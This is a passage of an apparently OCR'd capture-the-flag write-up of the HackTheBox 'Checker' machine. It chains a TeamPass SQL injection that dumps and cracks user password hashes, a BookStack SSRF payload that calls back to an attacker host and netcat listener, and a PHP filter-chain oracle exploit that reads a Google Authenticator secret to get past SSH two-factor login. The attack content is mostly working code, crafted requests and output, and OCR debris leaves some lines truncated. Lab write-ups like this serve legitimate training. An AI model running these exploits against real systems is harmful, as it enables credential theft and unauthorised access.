  echo $(echo $token| cut -d"." -f2 | base64 -d 2>/dev/null | jq -r '.public_key')
}
```

sql injection start

$1

```
users=$(exec_sql "SELECT COUNT(*) FROM teampass_users WHERE pw != ''")

echo "There are $users users in the system:"
```

$1

```
for i in `seq 0 $(($users-1))`; do
  username=$(exec_sql "SELECT login FROM teampass_users WHERE pw != '' ORDER BY login
  password=$(exec_sql "SELECT pw FROM teampass_users WHERE pw != '' ORDER BY login AS
  echo "$username: $password"
done
```

This arbitrary hash is bcrypt blowfish hash of "h4ck3d"(input of password)

I can crack it using hashcat to verify it

```
$2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iDuKlIkMbhq:h4ck3d

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iD...IkMbhq
Time.Started.....: Tue Jun  3 01:01:50 2025 (1 sec)
Time.Estimated...: Tue Jun  3 01:01:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (1.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        2 H/s (0.46ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: h4ck3d -> h4ck3d
Hardware.Mon.#1..: Util: 13%
```

Vulnerable code is here

```
42  42      public function getUserAuth(string $login, string $password, string $apikey): array
43  43      {
44      -       // Check if user exists
45      -       $userInfoRes = $this->select("SELECT id, pw, public_key, private_key, personal_folder, fonction_id, groupes_visibles, groupes_interdits, user_api_key FROM " .
    prefixTable('users') . " WHERE login='" $login "'");
46      -       $userInfoRes[0]['special'] = '';
47      -       $userInfo = $userInfoRes[0];
```

SQL injected here

```
49      -       // Check password
50      -       include_once API_ROOT_PATH . '/../sources/SplClassLoader.php';
51      -       $pwdlib = new SplClassLoader('PasswordLib', API_ROOT_PATH . '/../includes/libraries');
52      -       $pwdlib->register();
53      -       $pwdlib = new PasswordLib\PasswordLib();
54      -       if ($pwdlib->verifyPasswordHash($password, $userInfo['pw']) === true) {
55      -           // Correct credentials
56      -           // Now check apikey
57      -           // We check if it is the correct user api or if it is a generic api key
58      -           $apiInfo = $this->select("SELECT count(*) FROM " . prefixTable('api') . " WHERE value='".$apikey."'");
59      -           if ($apikey === $userInfo['user_api_key'] || (int) $apiInfo[0]['count(*)'] === 1) {
```


Password from user input

Password from sql query: I can change it to the bcrypt hash of $password to bypass it


I can run the POC to get hash

```
└─ $bash teampass_exploit.sh http://checker.htb:8080
There are 2 users in the system:
admin: $2y$10$lKCae0EIUNj6f96ZnLqnC.LbWqrBQCT1LuHEFht6PmE4yH75rpWya
bob: $2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy
```

I could grep packet from the POC after adding -x http://127.0.0.1:8080 on every curl command




Hashcat only cracks bob and I can login




Caution: Change timer to a big number(like 1000). Session immediately expires in default(60).

Exploit bookstack

Teampass shows bookstack login and ssh-access credentials. I can try ssh



But it requires verification code.



It seems like it's google authenticator

I already found cve for bookstack v23.10.2, so let's look at it(https://fluidattacks.com/advisories/imagination)

POC

```
<!—
 1. OOB

 interactsh-client -v
 ⇒ clc2nf2q8vb4audkj6ngndxkxg7c7y1pj.oast.site

 2. Craft Payload


 https://clc2nf2q8vb4audkj6ngndxkxg7c7y1pj.oast.site/image.png | base64
 ⇒ aHR0cHM6Ly9jbGMybmYycTh2YjRhdWRrajZuZ25keGt4ZzdjN3kxcGoub2FzdC5zaXRlL2ltYWdlLnBuZw

 3. Exploit

 ⇒ <img src='[BASE64 HERE]'/>
—>
<img src='
```

I need to login and edit book to grep the packet for this exploit

Let's use bookstack credential to login



Basic backup with cp has some information about the server, but other 2 pages give general information for linux command

Examples

A basic safe script:

```
#!/bin/bash
SOURCE="/home"
DESTINATION="/backup/home_backup"

mkdir -p $DESTINATION
cp -r --remove-destination -p $SOURCE $DESTINATION/
```


/backup/home_backup can be used instead of /home directory

A basic non-secure script:

```
#!/bin/bash
SOURCE="/home"
DESTINATION="/backup/home_backup"

mkdir -p $DESTINATION
cp -r --remove-destination --no-preserve=mode,ownership $SOURCE $DESTINATION/
```

Books>Create new book>Fill the form(Any value is ok)>Save Book>New Page



I can grep packet when I click save draft and put html value

First, base64 encode my host and run nc -lvnp

```
└─$ echo -n 'http://10.10.16.53:9001/ssrf' | base64 -w0
aHR0cDovLzEwLjEwLjE2LjUzOjkwMDEvc3NyZg==┌──[redacted]──[~/Documents/checker]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

Change html value and send it

Request

Pretty Raw Hex

```
SndJMnZGem0iLCJtYWMiOiJlMTEyNDc1ODQyNGJiZjk2MGZmYzAyZm
RiMzZmMzNmMmY1NjdiN2UzZmJjZTIyOGMzNTUyMjI4N2YyYTkzNDQ1
IiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6Ijdicm9abDhOMzQxZk5kODZuYVoxeUE9PSIsInZhbHVlIj
oiQ3NrS1JvREd3TW9OZnNKcWJzY01ETgza1M0bDRCWUVybFY3K2Vx
MTFOc3A5OTRsajRkTmJFSkpRelg0VWxGNGd4VXdXUDI4VjdLYjV2Qz
llK0tZSTRGWlpZRU9FL3ArbE5DMVRYTFQ1TkFpOHg5VXVlc081NWdL
bVlJQnRxc00iLCJtYWMiOiI0ZThiMThkZWE3YjU5YTU1YmYzYWFiYz
Y1ZGNmNWJlNTUwZGEyNzgzMmM0MzU1YjdkMTcwOGU2M2U3OGZlNWMx
IiwidGFnIjoiIn0%3D
Priority: u=0

{
  "name":"New Page",
  "html":
  "<img src='
  2LjUzOjkwMDEvc3NyZg==' />"
}
```

Only change base64 encoded string, other values in html tag should be the same.

Search 0 highlights


Response


It appears after I kill nc

```
listening on [any] 9001 ...
connect to [10.10.16.53] from (UNKNOWN) [10.10.11.56] 58192
GET /ssrf HTTP/1.1
Host: 10.10.16.53:9001
Connection: close
Accept-language: en
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
```

Let's test it for a file on my host using python3 http server

```
└─$ echo -n 'http://10.10.16.53:8000/ssrf' | base64 -w0
aHR0cDovLzEwLjEwLjE2LjUzOjgwMDAvc3NyZg==┌──[redacted]──[~/Documents/checker]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.56 - - [03/Jun/2025 02:03:02] "GET /ssrf HTTP/1.1" 200 -
```





I can't see file content anywhere, so I need another tool to deal with it.

https://www.synacktiv.com/en/publications/php-filter-chains-file-read-from-error-based-oracle shows how to get file content even though php code only reads the file and not print anything. Its fundamental principle is that php://filter/dechunk removes any input that starts with hexadecimal value(0-9a-fA-F)

```
$ echo "START" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
START
$ echo "@TART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "ATART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "aTART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
$ echo "GTART" > /tmp/test
$ php -r 'echo file_get_contents("php://filter/dechunk/resource=/tmp/test");'
GTART
```

Then, it converts encoding several times to make the size bigger than limit


```php
<?php

$string = "START";


for ($i = 1; $i <= 13; $i++) {
    $string = iconv("UTF8", "UCS-4LE", $string);
}
```

If the first character is hexadecimal, it will show no error, otherwise, it will crush.
It utilizes iconv to extend this feature to verify first character and even get all the content in a file

Let's download github link(https://github.com/synacktiv/php_filter_chains_oracle_exploit) in the webpage and modify its source code for this exploit.
filters_chain_oracle/core/requestor.py has filter_chain variable



I can modify this code to contain above exploit



Fortunately, I can use content-type: application/x-www-form-urlencoded instead of application/json. Exploit works when I send packet if I change both content-type and data.

```
PUT /ajax/page/9/save-draft HTTP/1.1
Host: checker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0)
Gecko/20100101 Firefox/137.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://checker.htb/books/new/draft/9
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
baseURL: http://checker.htb/
X-CSRF-TOKEN: 46AIDUZ692M1BLOpLXSusG7JfQb6at0bQW6VE3MN
Content-Length: 80
Origin: http://checker.htb
Connection: keep-alive
```

Request

Pretty Raw Hex

```
oiZFRpQm9LbnBDemcyTmdIcnNqV3JQSXZ1dEFLUzN3dmpHbjkwSXIv
ZVpqSWNFaCt0YloyNVNoQ2F5bkxRc3VsaTcrMUlHZysyT2FKOEFPQV
lxdTlockt6b1pwOEpzWlcwNEJNdXJpRDQ2ZEt2WW92T3hka012aS9C
SndJMnZGem0iLCJtYWMiOiJlMTEyNDc1ODQyNGJiZjk2MGZmYzAyZm
RiMzZmMzNmMmY1NjdiN2UzZmJjZTIyOGMzNTUyMjI4N2YyYTkzNDQ1
IiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6Ijdicm9abDhOMzQxZk5kODZuYVoxeUE9PSIsInZhbHVlIj
oiQ3NrS1JvREd3TW9OZnNKcWJzY01ETTgza1M0bDRCWUVybFY3K2Vx
MTFOc3A5OTRsajRkTmJFSkpRelg0VWxGNGd4VXdXUDI4VjdLYjV2Qz
llK0tZSTRGWlpZRU9FL3ArbE5DMVRYTFQ1TkFpOHg5VXVlc081NWdL
bVlJQnRxc00iLCJtYWMiOiI0ZThiMThkZWE3YjU5YTU1YmYzYWFiYz
Y1ZGNmNWJlNTUwZGEyNzgzMmM0MzU1YjdkMTcwOGU2M2U3OGZlNWMx
IiwidGFnIjoiIn0%3D
Priority: u=0

html=<img
src='
wMDAvc3NyZg==' />
```

Response


Pretty Raw Hex Render

```
oiQmxkMzFHVzlEZ3kwKzJIS3prbXY3Y1c3eEswN2d3UHd2bXJRL0Y4
VjJjc2lyTnJ5VjNQVFc5bm5ibU10T2F5OG1PWXNJUERXZ3pVbEhhdH
ZJbUVpL0RleXNKNjY5OVd2S1pyTkRhWWxHV3pmU3dVZkVMWGo5V090
QjlOT0cwMVMiLCJtYWMiOiJmZDRiNDZlYzAyMmM5ZTMyMDlkYmExYj
QzYWFmMmRlMWRmMDY1ZmQxNDlkMWIyY2MyNzAxMjFhNWYyNGZjYzI2
IiwidGFnIjoiIn0%3D; expires=Mon, 02-Jun-2025 23:40:26
GMT; Max-Age=7200; path=/; httponly; samesite=lax
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
Content-Length: 84

{
  "status":"success",
  "message":"Draft saved at ",
  "warning":"",
  "timestamp":1748900426
}
```

I can run this code with this command and get the file content





Get reader shell

I want google authenticator OTP, so I can google it

Configure SSH to use two-factor authentication

3. Configuring authentication

Google Authenticator makes the configuration of two-factor authentication much easier, comparing to (for example) libpam-oath.

In a terminal, run the google-authenticator command.

It will ask you a series of questions, here is a recommended configuration:

- Make tokens “time-base””: yes
- Update the `.google_authenticator` file: yes
- Disallow multiple uses: yes
- Increase the original generation time limit: no
- Enable rate-limiting: yes

Let's target /home/reader/.google_authenticator


```
[-] File /home/reader/.google_authenticator is either empty, or the exploit did not work :(
```

It fails since www-data cannot read file inside /home/reader. Instead, let's target /backup/home_backup/home/reader/.google_authenticator


```
$python3 filters_chain_oracle_exploit.py --target http://checker.htb/ajax/page/9/save-draft --file /backup/home_backup/home/reader/.google_authenticator --parame
ter html --headers '{"Cookie":"teampass_session=udaeajhn1o17setlanemki5pmr; 558fa9b1ffa04df378a1f2bb1a4cceed1e7cc9d4adbbfe21e2=9d2ce4f9f9ece5698dc7362607259f88f5028a4
